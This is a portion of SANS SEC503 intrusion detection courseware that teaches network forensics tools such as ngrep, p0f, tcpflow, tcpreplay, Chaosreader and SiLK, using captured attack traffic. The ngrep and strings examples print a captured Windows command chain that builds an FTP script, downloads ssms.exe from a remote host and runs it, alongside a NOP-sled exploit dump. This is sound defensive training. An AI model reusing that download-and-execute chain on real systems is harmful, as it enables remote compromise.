



SANS

www.sans.org

SECURITY 503
INTRUSION DETECTION
IN-DEPTH

503.5

Network Traffic Forensics and Monitoring

The right security training for your staff, at the right time, in the right location.

Copyright © 2015, The SANS Institute. All rights reserved. The entire contents of this publication are the property of the SANS Institute.

IMPORTANT-READ CAREFULLY:

This Courseware License Agreement ("CLA") is a legal agreement between you (either an individual or a single entity; henceforth User) and the SANS Institute for the personal, non-transferable use of this courseware. User agrees that the CLA is the complete and exclusive statement of agreement between The SANS Institute and you and that this CLA supersedes any oral or written proposal, agreement or other communication relating to the subject matter of this CLA. If any provision of this CLA is declared unenforceable in any jurisdiction, then such provision shall be deemed to be severable from this CLA and shall not affect the remainder thereof. An amendment or addendum to this CLA may accompany this courseware. **BY ACCEPTING THIS COURSEWARE YOU AGREE TO BE BOUND BY THE TERMS OF THIS CLA. IF YOU DO NOT AGREE YOU MAY RETURN IT TO THE SANS INSTITUTE FOR A FULL REFUND, IF APPLICABLE.** The SANS Institute hereby grants User a non-exclusive license to use the material contained in this courseware subject to the terms of this agreement. User may not copy, reproduce, re-publish, distribute, display, modify or create derivative works based upon all or any portion of this publication in any medium whether printed, electronic or otherwise, for any purpose without the express written consent of the SANS Institute. Additionally, user may not sell, rent, lease, trade, or otherwise transfer the courseware in any way, shape, or form without the express written consent of the SANS Institute.

The SANS Institute reserves the right to terminate the above lease at any time. Upon termination of the lease, user is obligated to return all materials covered by the lease within a reasonable amount of time.

SANS acknowledges that any and all software and/or tools presented in this courseware are the sole property of their respective trademark/registered/copyright owners.

AirDrop, AirPort, AirPort Time Capsule, Apple, Apple Remote Desktop, Apple TV, App Nap, Back to My Mac, Boot Camp, Cocoa, FaceTime, FileVault, Finder, FireWire, FireWire logo, iCal, iChat, iLife, iMac, iMessage, iPad, iPad Air, iPad Mini, iPhone, iPhoto, iPod, iPod classic, iPod shuffle, iPod nano, iPod touch, iTunes, iTunes logo, iWork, Keychain, Keynote, Mac, Mac Logo, MacBook, MacBook Air, MacBook Pro, Macintosh, Mac OS, Mac Pro, Numbers, OS X, Pages, Passbook, Retina, Safari, Siri, Spaces, Spotlight, There's an app for that, Time Capsule, Time Machine, Touch ID, Xcode, Xserve, App Store, and iCloud are registered trademarks of Apple Inc.

Sec503_5_A03

Intrusion Detection in Depth Roadmap

503.1: Fundamentals of Traffic Analysis: Part I

503.2: Fundamentals of Traffic Analysis: Part II

503.3: Application Protocols and Traffic Analysis

503.4: Open Source IDS: Snort and Bro

503.5: Network Traffic Forensics and Monitoring 

503.6: IDS Challenge

© SANS,
All Rights Reserved

Intrusion Detection In-Depth

You're in the home stretch now as we take a look at some additional tools, learn about network forensics, and correlation of network data.

After we discuss some other tools to add to your burgeoning arsenal, we'll begin our leap from theory to practice. You may be thinking to yourself – well, now that I am familiar with all of these tools – just what do I do with them and how do I use them in practice? Of course, we don't know your individual network environments to give you each wise counsel on what works for your network, but we can give you a philosophy about approaching an incident. As we'll see, this is totally dependent on the location of sensors and the type and retention period of the traffic you collect.

Network Traffic Forensics and Monitoring

© SANS.
All Rights Reserved

Intrusion Detection In-Depth

This page intentionally left blank.

Day 5 Roadmap

- Analyst Toolkit
- Network Traffic Forensics
- Packet Crafting
- Network Architecture for Monitoring
- Correlation of Indicators

© SANS,
All Rights Reserved

Intrusion Detection In-Depth

You've learned some core foundational skills in the first four days. It's time to become familiar with some additional tools to help you with your analysis. You'll learn to use many of the tools to perform network traffic forensics to investigate an incident. Next, we'll explore packet crafting with an emphasis on using Scapy, a very powerful Python-based tool. We'll examine some topics associated with network architecture for monitoring so you know how, why, and where to run your sensors. And, we'll discuss how to perform some correlation of different indicators you may receive about incidents on the network.

We will be covering and mentioning many new tools and products today. We would like to cite the author or vendor of each in advance and give credit to them for their contributions.

Tool	Vendor/Author
ngrep	Jordan Ritter
tcpflow	Jeremy Elson
tcpreplay	Aaron Turner
Chaosreader	Brendan Gregg
p0f	Michal Zalewski
SiLK	Software Engineering Institute of Carnegie Mellon
OSSEC	Daniel Cid leader of the OSSEC team, Trend Micro
Public Security Log Sharing	Dr. Anton Chuvakin
iptables	Rusty Russell and Michael Neuling
OSSEC WUI	Jeremy Rossi
OSSIM	Alberto Linacero, Dominique Karg, Julio Casal, AlienVault
Splunk	Splunk Inc.
Scapy	Philippe Biondi
FlowViewer	Mark Fullmer, Carnegie Mellon NetSA

Analyst Toolkit

- Analyst Toolkit
- Network Traffic Forensics
- Network Architecture for Monitoring
- Correlation of Indicators

© SANS,
All Rights Reserved

Intrusion Detection In-Depth

The goal of this module is to expand on some of the tools already covered in previous days as well as to add some new ones. These tools analyze and/or manipulate live or previously captured traffic in different ways.

Objectives

- Examine some other libpcap/WinPcap based tools to capture and analyze packets
- Understand what network flows are and the value they provide

We've spent a good deal of time discussing Wireshark and tcpdump. Yet, there are many more tools that either enhance or supplement their capabilities. We'll examine several of those tools in this section.

Another type of traffic capture uses network flows – a summarized version of traffic – that extracts the most pertinent data. This is helpful for longer data retention or any data retention at sites with massive volumes of traffic. Flows are useful for performing network behavioral analysis. We'll look at a tool suite for flow data called SiLK.

Tools Based on libpcap

- ngrep
- p0f
- tcpflow
- tcpreplay
- Chaosreader
- Wireshark
- SiLK

© SANS.
All Rights Reserved

Intrusion Detection In-Depth

In this module, we'll provide additional information on some tools that were previously covered and cover some new ones in more depth. The primary goal of this module is to provide technical information on some of the more useful free packet analysis tools available today to help you manipulate and analyze packets in various ways.

The listed tools are some of the most often used by security analysts to troubleshoot network issues, analyze traffic, and understand various network patterns and behaviors.

If you visit the Internet Storm Center at <http://isc.sans.edu>, you will often find incident handlers analyzing packets to understand the behavior of an attack or traffic not previously seen. This section shows some of the tools that can be used to do some of the same analysis.

In addition, you can contact ISC's handler of the day at: <http://isc.sans.edu/contact.html>

1. Share your ideas about the site, or day's diary
2. Submit logs that you would rather submit in private
3. Notify the handler of any security event that should be covered on the ISC website

Common Functionality

- Use libpcap/WinPcap
 - Application packet capture interface
 - OS hands over packets to libpcap/WinPcap
 - libpcap/WinPcap provides packets to application
 - BPF filters tells application what it wants to see
 - Multiple tools can grab packets simultaneously
- Used in open source and commercial network tools
- Must have administrative privileges to capture packets on the wire

© SANS,
All Rights Reserved

Intrusion Detection In-Depth

All of the tools covered in this module require libpcap for Unix system or WinPcap for Windows systems to read the packets passed by the operating system to the application in use. It is a system-independent interface for user-level packet capture.

Before libpcap/WinPcap, it wasn't possible to run more than one sniffing program concurrently against the same interface. This library provides a portable framework for low-level network monitoring used by a large number of applications in Unix and Windows. These applications consist of network flow capture to security monitoring tools like OSSEC, and network debugging and analysis like tcpdump and Wireshark.

ngrep

Purpose	Strengths	Weaknesses
Simple packet pattern matcher	Quick, command line execution	Has no notion of anything other than a packet

- Stands for "network grep"
- Understands BPF filter logic
- Currently recognizes IPv4/6, TCP, UDP, ICMPv4/6 and IGMP
- Simple tool used for common pattern match of ASCII based protocols such as HTTP, SMTP, FTP
- Use extended regular or hex expressions against data payload
- Applies most common grep features at the network layer

© SANS,
All Rights Reserved

Intrusion Detection In-Depth

Ngrep understands BPF logic to decode packets based on pattern match alone, BPF filters alone, or a combination of both. It can read packets directly from the network or use a libpcap file. Unlike tcpdump/windump, it can search through strings (word, phrases, hex). It provides more flexibility to decode the application to find keywords very quickly without the overhead of Wireshark.

Ngrep can be used without any filters simply to expose the payload - perhaps for debugging purposes. If you want to dump payload using tcpdump, you can use the `-A` or `-X` command line options, however, the output is kind of ugly since there is distracting hex output, requiring you to find the ASCII wrapped between lines. Ngrep supplies output that is much easier to read.

Be aware that ngrep is a simple pattern matcher that examines only packets - not streams. It is not smart enough to perform stream reassembly. Why would you care? We'll suppose you were looking for the string "classified information" in payload exchanged during a TCP session. If the segments were divided so that "classified" were placed in one packet and "information" in another, ngrep would never see the entire string.

Examine Readable Characters in Payload

```
ngrep -I attack-trace.pcap -W byline ""

input: attack-trace.pcap
T 192.150.11.111:36296 -> 98.114.205.102:8884 [AF]
USER 1.
T 98.114.205.102:8884 -> 192.150.11.111:36296 [AF]
331 Password required
T 192.150.11.111:36296 -> 98.114.205.102:8884 [AF]
PASS 1.
T 98.114.205.102:8884 -> 192.150.11.111:36296 [AF]
230 User logged in.

T 98.114.205.102:8884 -> 192.150.11.111:36296 [AF]
221 Goodbye happy r00ting.
```



Intrusion Detection In-Depth

attack-trace.pcap

Suppose you have a pcap file named "attack-trace.pcap" that contains, as the name implies, traffic from an attack. One of the first things you can do is simply take a look at the payload to see if anything looks interesting or malicious. While many of the other tools we covered including Wireshark can do the same, they have the overhead of a GUI and loading in protocol handlers. Ngrep can be invoked from the command line and you can redirect the output to a file or examine it on the screen.

The example above reads the file "attack-trace.pcap" with the `-W byline` option to help make the output more readable, and with a regular expression filter of `""` – meaning look for everything.

Here are some of the more interesting lines of output. Examine the first 4 payload strings. What does this traffic look like? It appears to be FTP data since we have a USER and password prompt and the return codes of 331 and 230 for the "Password required" and "User logged in" messages. But look at the ports – neither the source nor destination port is FTP port 21 – the command channel. It is likely that an FTP server is listening on a non-standard port.

The close of the FTP server offers a cheery termination message of "Goodbye happy r00ting". This traffic definitely warrants some closer scrutiny.

Day5 demonstration pcaps are found in `/home/sans/demo-pcaps/Day5-demos` on the VM.

Search for the String ".exe"

```
ngrep -I attack-trace.pcap -W byline "\.exe" -i

match: .exe
T 98.114.205.102:1924 -> 192.150.11.111:1957 [AP]
echo open 0.0.0.0 8884 > o&echo user 1 1 >> o &echo get
ssms.exe >> o &echo quit >> o &ftp -n -s:o &del /F /Q o
&ssms.exe.

T 98.114.205.102:1924 -> 192.150.11.111:1957 [AP]
ssms.exe.

T 192.150.11.111:36296 -> 98.114.205.102:8884 [AP]
RETR ssms.exe.
```



Let's do a specific search for a Windows executable using the ".exe" match with the `-i` option to disregard the character case (upper or lower). We see several references of ".exe" in two different exchanges using different ports.

The attacker creates all of the commands for an upcoming FTP session for the victim to execute, including the retrieval of a file called "ssms.exe". This is the same attack that we discussed in the final Wireshark section.

There is another reference of "ssms.exe" in the same session. The final reference is a different TCP exchange that appears to be the actual FTP command to retrieve the file "ssms.exe" from the FTP server 98.114.205.102.

Buffer Overflow NOP's?

```
ngrep -I attack-trace.pcap -x "0x909090"

match: 0x909090
T 98.114.205.102:1828 -> 192.150.11.111:445 [A]
 00 00 0c f4 ff 53 4d 42 25 00 00 00 00 18 07 c8 .....SMB%.....
 00 00 00 00 00 00 00 00 00 00 00 00 08 dc 04 .....
 00 08 60 00 10 00 00 a0 0c 00 00 00 04 00 00 00 .....
 00 00 00 00 00 00 00 00 00 54 00 a0 0c 54 00 02 .....T...T..
 00 26 00 00 40 b1 0c 10 5c 00 50 00 49 00 50 00 .&...@...\.P.I.P.
 45 00 5c 00 00 00 00 00 05 00 00 03 10 00 00 00 E.\.....
 a0 0c 00 00 01 00 00 00 88 0c 00 00 00 00 09 00 .....
 ec 03 00 00 00 00 00 00 ec 03 00 00 90 90 90 90 .....
 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 .....
 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 .....
```

All Rights Reserved

Intrusion Detection In-Depth

attack-trace.pcap

We already know something unsavory is transpiring, but how bad is it? Is it possible that some kind of buffer overflow attack has occurred?

Let's just review some concepts associated with buffer overflows. Typically, when a buffer overflow attack occurs, it is hard to precisely specify the exact location on the stack where the return pointer indicates the next instruction to execute. If the return pointer points to a location that does not contain executable code, the target host may crash. The 0x90 character is the NOP (no operation) instruction for Intel architecture. As the name suggests, this directive does nothing. A series of 0x90 characters is referred to as a NOP sled as discussed previously. This permits the overwritten return pointer to be less precise in identifying where the exploit code is located in memory. This allows the pointer to land anywhere in the NOP sled placed before the actual exploit code.

The ngrep command uses the -x option to decode the output as hexadecimal or ASCII and the -X option to look for hex content for grep. The "0x" can be omitted in the string search ("909090") when the -X option is used, but it is included above for clarity.

Unix "strings" Command + grep

- Unix "strings" command displays ASCII content in binary such as pcap
- Can be used with "grep" to do ASCII searches

```
$strings attack-trace.pcap | grep ".exe"

echo open 0.0.0.0 8884 > o&echo user 1 1 >> o &echo get
  ssms.exe >> o &echo quit >> o &ftp -n -s:o &del /F /Q
  o &ssms.exe
ssms.exe
\RETR ssms.exe
```

© SA
All Rights Reserved

Intrusion Detection In-Depth

attack-trace.pcap

Alternatively, if you don't have ngrep installed and want to do a quick search for ASCII data in a pcap binary file, you can use the Unix "strings" command in conjunction with the "grep" command. We want to examine the pcap file "attack-trace.pcap" for any references of ".exe". Unlike ngrep, the output contains no packet associations or context of where the string is actually found. This creates a big handicap if you need to find IP addresses or the specific packet.

Example

```
p0f -f /etc/p0f/p0f.fp -r p0f.pcap

.-[ 192.168.43.128/48080 -> 192.168.43.1/8080 (syn) ]-
|
| client    = 192.168.43.128/48080
| os        = Linux 2.4.x-2.6.x
| dist      = 0
| params    = generic
| raw_sig   =
4:64+0:0:1460:mss*4,5:mss,sok,ts,nop,ws:df,id+:0

IP 192.168.43.128.48080 > 192.168.43.1.8080: Flags [S],
seq 1399262392, win 5840, options [mss 1460,sackOK,TS
val 17834 ecr 0,nop,wscale 5], length
```




Let's examine a pcap named p0f.pcap that has at least one TCP session, including the client SYN to the server. It is read into p0f and an OS identification is returned as Linux 2.4.x - 2-6.x. In fact, p0f is correct: a Linux 2.6 operating system initiated the SYN. Signatures found in the file /etc/p0f/p0f.fp on the VM.

The reason that fingerprint fields and values pertain to the client SYN packet and not others – say a SYN/ACK or one with a PSH – is that the values found in the SYN are "pristine", if you will. They are influenced by neither other traffic nor the receiving host's response. For instance, a SYN/ACK packet has TCP options based on what the client host supports. If the client does not support a TCP window scale option, yet the server does, the server cannot use it. The same thing applies to the TCP option timestamp. Therefore, the SYN/ACK server TCP options are dependent upon the SYN TCP options values, making them less predictable or stable than using the values found in the SYN that reflect the native operating system.

Another very important distinguishing value in a p0f fingerprint is the TCP window size. This is probably the most unique of all of the values because it ranges from 0-65,535. The SYN window size reflects the initial value assigned by the operating system. If you were to examine the window size on a packet with the PSH flag set, it represents the window size of the current amount of data that the receiving host can accept. This fluctuates based on the volume of traffic sent to the host it and its ability to process it. So, you see it is not a stable value either.

How Did p0f Determine the OS?



Here is how p0f detected that the host runs a Linux 2.4.x - 2.6.x kernel. First, you see the signature extracted from the fingerprint file p0f.fp for SYN packets, the default packet used for OS identification. There are several fields separated by colons and commas. Some white space has been added that does not exist in the file itself, but is displayed for the purpose of giving more room to identify the fields below.

The first field is the IP version associated with the signature. Next, the documentation indicates that the "64+0" is the observed TTL plus the distance should be 64. You would have to perform a traceroute back to the origin to determine the actual distance. The value of 0 is for the length of the IPv4 header options (none).

The MSS is 1460 and the "mss*4" indicates that the TCP window size value is 4 times the MSS – $1460 * 4 = 5840$. The value of 5 is the window scale value associated with the window scale TCP option. The TCP options are MSS, selective acknowledgement, timestamp, a NOP to pad to a 4-byte boundary, and support of the window scale.

The next option "df,id+" is under the p0f category of "quirks". In this case, it is odd that the Don't Fragment flag is set, yet the IPID that is typically generated for fragment identification has a non-zero value. Finally, the payload size is 0. You'll discover that the DF bit is set if you use the -vv option on tcpdump to display more verbose output.

Nmap uses many of the same criteria to do remote operating system identification. Nmap is far more thorough using multiple tests since it is an active fingerprinting tool. There is just so much you can analyze doing passive inspection with a single packet.

tcpflow

Purpose	Strengths	Weaknesses
Display/store TCP conversations	Command line execution	Not as sophisticated as Wireshark

- Unix command line program that displays TCP conversations
- Each side displayed/stored separately
- Live or readback mode
- BPF filters available to select specific conversations

© SANS,
All Rights Reserved

Intrusion Detection In-Depth

Tcpflow is a simple, yet very helpful Unix tool to display TCP conversations from live or captured traffic. The default mode is to store the output in file names that represent the flow by source and destination IPs and ports. It can also display its output to the console without creating files.

Tcpflow understands TCP sequence numbers and correctly reconstructs data streams regardless of retransmissions or out-of-order delivery. Because tcpflow is based on libpcap, you can use the BPF filtering to focus your search on previously captured traffic as well as on live packet capture.

As you've seen, Wireshark offers the same capability to show TCP conversations. Tcpflow is a tool that is quick, efficient and can be used at the command line.

Sample tcpflow

```
tcpflow -C -r http.pcap

GET / HTTP/1.1
Host: www.google.com
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:15.0) Gecko/20100101
  Firefox/15.0.1
Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: keep-alive

etc.
```



This slide shows a sample tcpflow command and its output. The `-C` option specifies to write to the console only. This overrides the default to save the conversations in separate files. The `-r` option reads from a pcap file. You see both sides of the TCP conversation. On top is the user's GET request to Google. If you run the command yourself, you'll see more of the conversation, but we only showed a handful of lines here to acquaint you with the output and format.

tcpreplay Suite

Purpose	Strengths	Weaknesses
Replay captured packets on network	Lightweight, command line execution	

- Suite of tools for editing and replaying traffic
- Emulates the attacker and the victim
- Tests are fully repeatable
- Replay pcap files at arbitrary speed
- Can be used to test IDS/IPS

© SANS.
All Rights Reserved

Intrusion Detection In-Depth

Tcpreplay is actually a suite of five free tools for Unix systems. The only one we will cover is tcpreplay. It is useful to replay network traffic stored in a previously captured libpcap file.

The tool suite provides a reliable framework for performing repeatable traffic generation tests. It emulates both the victim and the attacker. Because the tests are conducted with libpcap files, they are repeatable, in other words, they can be run multiple times and the data will never change. The tool offers the ability to replay the traffic at various speeds, providing better control over the test environment.

tcpreplay – File Replay

- To replay as fast as possible
`tcpreplay -v -i eth0 -t file.pcap`
- To replay at 10 Mbps
`tcpreplay -M 10.0 -i eth0 file.pcap`
- To replay at .5 packets/second
`tcpreplay -p 0.5 -i eth0 file.pcap`
- To replay the file until Ctrl-C is pressed
`tcpreplay -l 10 -i eth0 file.pcap`

© SANS.
All Rights Reserved

Intrusion Detection In-Depth

Let's look at some of the various command line options to give you an idea of some of the capabilities of `tcpreplay`. One of the most commonly used replay commands is the first one which supplies verbose output (`-v`), uses `eth0` as the output interface (`-i`) and plays at top speed (`-t`). The second command uses the `-M` option to designate the replay of packets at 10Mbps. The third uses the `-p` option to supply a value of `.5` as a given number of packets per second. The final one uses the `-l` option to loop the traffic 10 times.

How is this command useful for you? Perhaps you have created a new Snort signature that you want to test against previously captured data that contains the characteristics that you added in your rule. You add the new signature to your Snort configuration and replay the traffic with Snort listening. You should be able to tell if the rule is correct if you see an alert. Conversely, if you don't see an alert, it could be that the rule is wrong or perhaps `tcpreplay` has not been run with the proper or appropriate options.

Chaosreader

Purpose	Strengths	Weaknesses
Present application data for various protocols	Good visual analysis of sessions, times, packets, protocols	Doesn't appear to be currently maintained, limited to specific protocols

- Traces UDP/TCP sessions
- Extracts application data from packets
- Rebuilds various protocols from libpcap file
- Produces HTML index file with session
 - details
- Runs in live or readback mode

© SANS
All Rights Reserved

Intrusion Detection In-Depth

According to the notes found at <http://www.chaosreader.sourceforge.net>, Chaosreader is a "A freeware tool to trace TCP/UDP/... sessions and fetch application data from snoop or tcpdump logs. This is a type of "any-snarf" program, as it will fetch telnet sessions, FTP files, HTTP transfers (HTML, GIF, JPEG, ...) SMTP e-mails, ... from the captured data inside network traffic logs. An index file is created that links to all of the session details, including realtime replay programs for telnet, rlogin, IRC, X11 or VNC sessions; and reports such as image reports and HTTP GET/POST content reports. Chaosreader can also run in standalone mode - where it invokes tcpdump or snoop (if they are available) to create the log files and then processes them."

Chaosreader is a Perl script. The Perl script can be modified to run in Windows to process pcap files by installing ActivePerl from ActiveState at: <http://www.activestate.com/Products/ActivePerl>

It is quite useful for reconstructing the traffic into HTML format, which can be easily navigated by reading the index.html file created into your browser.

1. <http://chaosreader.sourceforge.net>

Main Chaosreader Report

```
chaosreader -eq challenge.pcap -D /tmp/chaosreader
```

Chaosreader Report
File: Exercises/Day6/challenge.pcap, Type: tcpdump, Created at: Wed Aug 7 15:34:22 2013

[Image Report](#) (Empty) - Click here for a report on captured images.
[GET/POST Report](#) (Empty) - Click here for a report on HTTP GETs and POSTs.
[HTTP Proxy Log](#) - Click here for a generated proxy style HTTP log.

TCP/UDP/... Sessions

1.	Thu Sep 4 11:54:27 2003	89 s	0.0.0.0:68 <-> 255.255.255.255:67	bootps	4384 bytes	as_html hex
2.	Thu Sep 4 12:02:30 2003	1047 s	192.168.1.3:1026 <-> 62.151.2.8:53	domain	752 bytes	as_html hex
3.	Thu Sep 4 12:02:39 2003	3 s	210.183.201.198:4821 > 192.168.1.3:901	swat	0 bytes	hex

All Rights Reserved Intrusion Detection In-Depth challenge.pcap

Here is a sample of the primary Chaosreader report that appears when you open the index.html file it produces in your browser. The command we show at the top invokes Chaosreader with the options of "eq" to replay everything into HTML and forgo sending output to the screen. Before running the command, we created a special directory named "/tmp/chaosreader" to house all of Chaosreader's output. The challenge.pcap is the one you will be using for your Day 6 challenge.

After running this command, Chaosreader created dozens of different files in the directory including the HTML navigation files, images, data, packets display either in ASCII or hex, and many more that were part of the HTTP session. At the top, there are links to all images created, all of the HTML GET/POST requests, and a log of the HTTP sessions including IP addresses and GET/POST requests.

Below that, you can see all of the sessions created. You see the session number, the date and time, the duration, the IP addresses, the protocol description, bytes transferred and links available to view the exchange in more readable ASCII or hex.

One caveat associated with running Chaosreader is that it creates image files. It is possible that they may contain offensive, or worse yet, illegal content. Now you have those same image files on your computer. Just be aware of the situation and make sure that management is aware of what you are doing if you suspect that this may become an issue.

Chaosreader Individual Sessions

	2003					bytes
3776	Mon Sep 8 03:46:48 2003	2 s	192.168.1.3:1035 -> 200.226.137.10:80	www	9860 bytes	<ul style="list-style-type: none"> • as_html • hex • session_3776.pa 9468 bytes
3777	Mon Sep 8 03:47:24 2003	39 s	200.184.43.197:4050 -> 192.168.1.3:443	https	0 bytes	<ul style="list-style-type: none"> • hex

© SANS
All Rights Reserved

Intrusion Detection In-Depth

challenge.pcap

One of the strengths of Chaosreader is its capability to allow you to find a session of interest and examine it via supplied links as normal ASCII output, hex output or create a file that re-creates the session as it progressed when it transpired. Not every connection has all options available depending on the nature of the session.

Let's look at the summary of one of the "www" sessions – the one labeled "session 3776." In the far right column, you see each of the various components of the session data, including some data transfers and an image, along with the number of bytes associated with each. You can follow the links to see the actual data or examine the actual image from the packet capture. This can be extremely helpful if you need to investigate either malicious or inappropriate HTTP use.

Session Output

```
Back  file:///home/sans/chaosreader/session_3776.www.pcap
www: 192.168.1.3:1035 ->
200.226.137.10:80
File Exercises/Day6/challenge.pcap, Session
3776
GET /qmail HTTP/1.0
User-Agent: Wget/1.8.1
Host: www.murde.hpg.ig.com.br
Accept: */*
Connection: Keep-Alive

HTTP/1.0 200 OK
Connection: close
Date: Mon, 08 Sep 2003 18:42:59 GMT
Server: Apache/1.3.27 (Unix) mod_perl/1.2.7
Vary: Host
Last-Modified: Tue, 24 Dec 2002 04:35:52 GMT
ETag: "ab1d79-2550-3a07e428"
Accept-Ranges: bytes
Content-Length: 9552
Content-Type: text/plain

.ELF.....4.....4.
...{.....4...4...4.....
>.....
```

SA
All Rights Reserved

Intrusion Detection In-Depth

challenge.pcap

Here is the ASCII output from the session we selected. This is the same type of output that you would get using Wireshark to analyze a particular TCP session. It is shown as another option for session re-creation. The tool you select may be dependent on what you want to do. Wireshark presents you with a packet view of the traffic, whereas Chaosreader presents you with a session view.

Chaosreader Statistics About Traffic

IP Count	
192.168.1.3	16861
200.184.43.197	994
63.243.90.10	974
61.61.123.123	569
134.214.100.6	402
193.49.205.19	397
145.238.110.68	397
65.113.119.134	334
203.248.234.10	222
219.130.0.80	211
192.168.200.254	125
210.2.4.1	122

TCP Port Count	
netbios-ssn	10874
loc-srv	7153
https	2789
www	950
microsoft-ds	726
62936	192
web	135
asp	112
ftp	97
17300	92
65510	49

IP Protocol Count	
1054	1
1145	1
1340	1

IP Protocol Count	
TCP	23572
UDP	7844
ICMP	350

Ethernet Type Count	
0800	31766
0806	4520

© SANS
All Rights Reserved

Intrusion Detection In-Depth

challenge.pcap

Finally, at the bottom of the report, there are statistics about collected traffic. Each of the IP addresses involved in the exchanges is listed along with the number of times these IPs appeared within packets. The same statistics are available for TCP and UDP port counts. There are also counts for Ethernet types and IP protocol types. These statistics permit you to get an overview of the types of protocols used and the number of connections associated with those protocols. This may help you to find a place to begin in your investigation, especially for hosts/protocols that have high activity.

Playback Files

```
perl session_3886.ircd.replay 10

:irc.ircd.com.br NOTICE AUTH :*** Buscando seu hostname...
:irc.ircd.com.br NOTICE AUTH :*** Checando Ident
:irc.ircd.com.br NOTICE AUTH :*** Seu hostname foi encontrado
:irc.ircd.com.br NOTICE AUTH :*** Sem resposta do Ident
:irc.ircd.com.br 001 source :Bem vindo a Rede BrasIRC.NET,
source!ph33r@80.28.15.145
:irc.ircd.com.br 002 source :Este eh o servidor
irc.ircd.com.br[@0.0.0.0], rodando o IRC Daemon ircbr-5.0(03)
:irc.ircd.com.br 003 source :Data de criacao: Seg Set 1 2003 at
17:08:46 BRT
:irc.ircd.com.br 004 source irc.ircd.com.br ircbr-5.0(03)
oiwscrknfydaAbghe biklmnopRstvc
```



One very nice feature about Chaosreader is its capability to generate "replay" files for certain protocols like telnet, irc, VNC, and X11. After you run Chaosreader in live mode or readback mode of a pcap file, many files are created. Depending on the protocols in the traffic, you may see some files with an extension of ".replay". These files can be replayed using Perl.

For instance, one of the files created by Chaosreader was session_3886.ircd.replay after reading a particular pcap. We can play back the IRC session, in real-time or accelerated time. We have accelerated the playback 10 times faster than normal. Partial output from the IRC session is displayed. This is quite handy if you want to examine what transpired, step by step, in a given protocol exchange.

Network Flow - SiLK

Purpose	Strengths	Weaknesses
Capture details about network flows	Efficient binary storage and retrieval	No notion of payload, esoteric commands and usage

© SANS.
All Rights Reserved

Intrusion Detection In-Depth

This page intentionally left blank.

Objectives

- Introduce the concept of network flows
- Learn to use the rfilter command
- Understand how SiLK can be used

© SANS.
All Rights Reserved

Intrusion Detection In-Depth

The SiLK toolsuite is a comprehensive open source set of commands that allows you to look at network flows. Network flows are quite different than the network traffic that tcpdump or Wireshark collects and displays. The pivotal command in the SiLK toolsuite is the rfilter command that acts as the primary selection vehicle for processing and filtering traffic flows. It allows you to supply many configuration options. SiLK is a tool that can fill the gaps of traffic capture tools because it can find anomalies associated with traffic patterns and behaviors and create some statistics such as aggregate packets and bytes in a flow.

When we discussed detection methods earlier in the course, we mentioned behavioral analysis. SiLK is able to provide the role of behavioral analysis when configured to generate information/statistics about the collected flows.

Network Flow - SiLK

Purpose	Strengths	Weaknesses
Capture details about network flows	Efficient binary storage and retrieval	No notion of payload, esoteric commands and usage

© SANS.
All Rights Reserved

Intrusion Detection In-Depth

This page intentionally left blank.

Objectives

- Introduce the concept of network flows
- Learn to use the rfilter command
- Understand how SiLK can be used

© SANS,
All Rights Reserved

Intrusion Detection In-Depth

The SiLK toolsuite is a comprehensive open source set of commands that allows you to look at network flows. Network flows are quite different than the network traffic that tcpdump or Wireshark collects and displays. The pivotal command in the SiLK toolsuite is the rfilter command that acts as the primary selection vehicle for processing and filtering traffic flows. It allows you to supply many configuration options. SiLK is a tool that can fill the gaps of traffic capture tools because it can find anomalies associated with traffic patterns and behaviors and create some statistics such as aggregate packets and bytes in a flow.

When we discussed detection methods earlier in the course, we mentioned behavioral analysis. SiLK is able to provide the role of behavioral analysis when configured to generate information/statistics about the collected flows.

Introduction to SiLK Concepts

© SANS.
All Rights Reserved

Intrusion Detection In-Depth

Much gratitude is extended to Sid Faber of the Software Engineering Institute affiliated with Carnegie Mellon University. He helped author the "Using SiLK for Network Traffic Analysis – Analysts' Handbook" as well as answer many pesky questions with kindness and patience.

What is SiLK?

- A repository for and a set of tools to analyze summarized network flows
- Flow data stored in efficient binary format called a "repository"
- Permits storing massive amounts of data and performing rapid analysis
- Supports notion of network behavioral analysis
- Facilitates iterative and progressive analysis of data by piping results between a suite of commands
- Unix-like command-line tools
- Provides forensics for pre/post incident activity
- Supplements signature-based detection
- Good as a generator of an indicator

© SANS.
All Rights Reserved

Intrusion Detection In-Depth

SiLK or the System for Internet-Level Knowledge is both a repository to store and a suite of tools to analyze network flows. It was intended to store massive amounts of data in a repository using an efficient packed binary format. The repository location is selected by the administrator upon installation and represents a directory and subdirectories that store hourly data.

